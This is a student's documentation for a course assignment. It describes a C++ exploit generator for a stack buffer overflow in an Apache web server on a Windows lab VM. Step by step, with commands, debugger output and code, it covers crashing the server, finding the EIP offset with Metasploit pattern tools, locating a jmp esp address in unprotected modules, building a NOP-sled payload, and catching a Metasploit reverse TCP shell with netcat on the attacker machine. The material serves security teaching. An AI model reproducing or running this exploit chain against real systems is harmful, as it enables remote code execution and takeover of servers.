Programming Assignment 2 - Eric Seals

Documentation for correctly using the exploit generator. There is one directory, named exploitWin, which contains the relevant files.

Task

Compile the c++ exploiter

There are four relevant files: `devil.pl`, `devil2.pl`, `exploitWin.cpp`, and `Makefile`.

Build the c++ exploit generator:

```
$ make
```

Run:

```
$ ./exploit <memory address of jmp esp> <offset>
```

Find Offset and Memory Address

First, confirm the Apache web server is running on the Windows VM at IP `192.168.180.20:80`. On the Kali machine with IP `192.168.180.10`, generate arbitrarily long malicious input to crash the Apache server. For example, use the following perl script presented in class to send the character 'A' 5000 times (in a format accepted by the server).

```
#!/usr/bin/perl

#filename: devil.pl

$| = 1;

$buf = "A" x 5000;
$request = "GET /weblogic/ $buf\r\n\r\n";
print $request
```

which, on Kali, can be sent with:

```
$ perl devil.pl | nc 192.168.180.20 80
```

With a valid length input which crashes the program, use metasploit to find the exact size to the EIP. For example, 5000 is used below as this was the experimentally found value large enough to crash the server.

On Kali, run:

```
$ cd /usr/share/metasploit-framework/tools/exploit
$ ./pattern_create.rb -l 5000
```

Use the output of `pattern_create.rb` in place of the 5000 As in the above perl script (the script `devil2.pl` contains this change). Before issuing the command again, open up WinDbg (as admin) on the victim Windows VM to monitor the child Apache process.

Copy the value where the program crashed, for example `67463467` as seen in the image (also double check, on the line above, the eip=... is the value).

```
(6d4.6e8): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=000000da ebx=ffffffff ecx=67463067 edx=774264f4 esi=04b90048 edi=00d6e8d8
eip=67463467 esp=00d6c654 ebp=00d6d6b8 iopl=0         nv up ei pl nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010206
67463467 ??              ???
0:003> dc esp
00d6c654  36674635 46376746 67463867 30684639  5Fg6Fg7Fg8Fg9Fh0
00d6c664  46316846 68463268 34684633 46356846  Fh1Fh2Fh3Fh4Fh5F
00d6c674  68463668 38684637 46396846 69463069  h6Fh7Fh8Fh9Fi0Fi
00d6c684  32694631 46336946 69463469 36694635  1Fi2Fi3Fi4Fi5Fi6
00d6c694  46376946 69463869 306a4639 46316a46  Fi7Fi8Fi9Fj0Fj1F
00d6c6a4  6a46326a 346a4633 46356a46 6a46366a  j2Fj3Fj4Fj5Fj6Fj
00d6c6b4  386a4637 46396a46 6b46306b 326b4631  7Fj8Fj9Fk0Fk1Fk2
00d6c6c4  46336b46 6b46346b 366b4635 46376b46  Fk3Fk4Fk5Fk6Fk7F
```

Back on the Kali machine at the same working directory used to create the pattern, execute:

```
$ ./pattern_offset.rb -q 67463467
```

This will now give you the offset which was found to be `4093`.

Stack Randomization

In order to get around the stack randomization, the WinDBG with the "narly" tool can be used to find regions of memory without ASLR protection. In the WinDBG, run the following :

```
> !load narly
> !nmod
```

```
0:003> !nmod
00400000 00405000 Apache                 /SafeSEH OFF
10000000 1008e000 mod_wl_20              /SafeSEH OFF
6a6b0000 6a6dd000 mod_jk_apache_2_0_58 /SafeSEH OFF
6ee50000 6ee59000 libapriconv            /SafeSEH OFF
6ee60000 6ee89000 libaprutil             /SafeSEH OFF
6eec0000 6eee1000 libapr                 /SafeSEH OFF
6fbf0000 6fbf6000 mod_userdir            /SafeSEH OFF
6fc00000 6fc06000 mod_setenvif           /SafeSEH OFF
6fc10000 6fc19000 mod_negotiation        /SafeSEH OFF
6fc20000 6fc27000 mod_mime               /SafeSEH OFF
6fc30000 6fc37000 mod_log_config         /SafeSEH OFF
6fc40000 6fc48000 mod_isapi              /SafeSEH OFF
```

Any listing here with the `/SafeSEH OFF` will work. For example, we can search "mod_wl_20" with the addresses `0x10000000` to `0x1008e000` to search for the `jmp esp` command. Running the following in WinDBG:

```
> s 0x10000000 0x1008e000 ff e4
```

```
0:003> s 0x10000000 0x1008e000 ff e4
1005bc0f  ff e4 b9 05 10 18 ba 05-10 3a ba 05 10 63 ba 05  .........:...c..
10075043  ff e4 29 07 10 ff ff ff-ff f2 29 07 10 ff ff ff  ..).......).....
```

We can use any of these addresses (for example, 0x1005bc0f) to overwrite the EIP. If nothing shows up when the above line is executed, simply try a different address region.

Run the exploit

To run, in a Kali window to receive the shell:


```
$ nc -l -p 8228 -nvv
```

On another terminal window in Kali, run the following two commands to receive the shell with the found address and offset size.

Run:

```
$ make
$ EGG=`./exploit 1005bc0f 4093`
$ echo $EGG | nc 192.168.180.20 80
```

At this point you should have the shell in the Kali terminal window which executed the `nc` command. For example, here is a screenshot of the exploit working following procedures outlined above:



Some Notes

The shell byte code is generated with metasploit, specifically the windows/shell_reverse_tcp with x86/alpha_mixed encoder. LHOST=192.168.180.10 and LPORT=8228.

The exploit itself fills the space up until the EIP with a NOPSled:

```
while (i < size) {
  buf[i++] = '\x90';
}
```

Overwrites the EIP with the address of a `jmp esp`:

```
buf[i++] = addr[0];
buf[i++] = addr[1];
buf[i++] = addr[2];
buf[i++] = addr[3];
```

NOPSled buffers for enough bytes to account for the decoding and callee cleanup (experimentally found 24 bytes is sufficient):

```
for (size_t j = 0 ; j < decoderSled ; j++) {
  buf[i++] = '\x90';
}
```

Issues a command to decrement the esp by 200:

```
buf[i++] = '\x81';
buf[i++] = '\xC4';
buf[i++] = '\x38';
buf[i++] = '\xFF';
buf[i++] = '\xFF';
buf[i++] = '\xFF';
```

Wraps everything inside an expected server format:

```
std::cout << "GET /weblogic/ ";
for (i = 0 ; i < totalSize ; i++) {
  std::cout << buf[i];
}
std::cout << "\r\n\r\n";
```

Final note, during my tests I always found the ESP to be 4 bytes greater than the EIP, however, I expected this not to be case given that the callee "cleans up" on Windows. This isn't a concern as the exploit generator does take this into consideration, but I am curious why I couldn't replicate the professor's in class demo.